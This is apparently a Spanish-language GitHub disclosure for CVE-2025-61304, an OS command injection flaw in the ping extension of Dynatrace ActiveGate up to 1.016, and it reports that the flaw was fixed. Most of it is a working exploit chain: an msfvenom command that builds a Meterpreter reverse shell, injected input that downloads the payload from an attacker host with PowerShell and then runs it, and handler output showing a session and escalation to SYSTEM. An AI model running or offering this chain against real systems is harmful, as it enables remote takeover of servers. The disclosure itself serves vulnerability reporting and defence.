 pentastic-be/cve-2025-61304
Vulnerabilidad de inyección de comandos del sistema operativo en la extensión ping de Dynatrace ActiveGate hasta 1.016 mediante una dirección IP manipulada.

"Vulnerabilidad de inyección de comandos del sistema operativo en la extensión de ping de Dynatrace ActiveGate hasta la versión 1.016 mediante una dirección IP manipulada"

En segundo plano, la extensión de ping utiliza el símbolo del sistema de Windows para realizar el ping. El campo de entrada para el Test Target Host también tiene una longitud de 1024 caracteres. Después de la dirección IP, puedes escribir comandos adicionales para que ActiveGate los ejecute, simplemente usando un '&'.
Reportado a Dynatrace y corregido con este commit: https://github.com/Dynatrace/dynatrace-api/pull/99
Exploit RCE para añadir usuario:


Lista de usuarios local antes y después:
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.51.200 LPORT=4444 -f exe > mshell.exe
google&powershell.exe $ProgressPreference = 'SilentlyContinue'; Invoke-WebRequest http://192.168.51.200/mshell.exe -OutFile c:\test\mshell.exe

google&c:\test\mshell.exe
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.51.200:4444

[*] Sending stage (200262 bytes) to 192.168.51.54
[*] Meterpreter session 3 opened (192.168.51.200:4444 -> 192.168.51.54:49800 ) at 2023-01-21 19:02:16 +0100

meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > sysinfo
Computer        : WIN-9493M3CRTDV
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
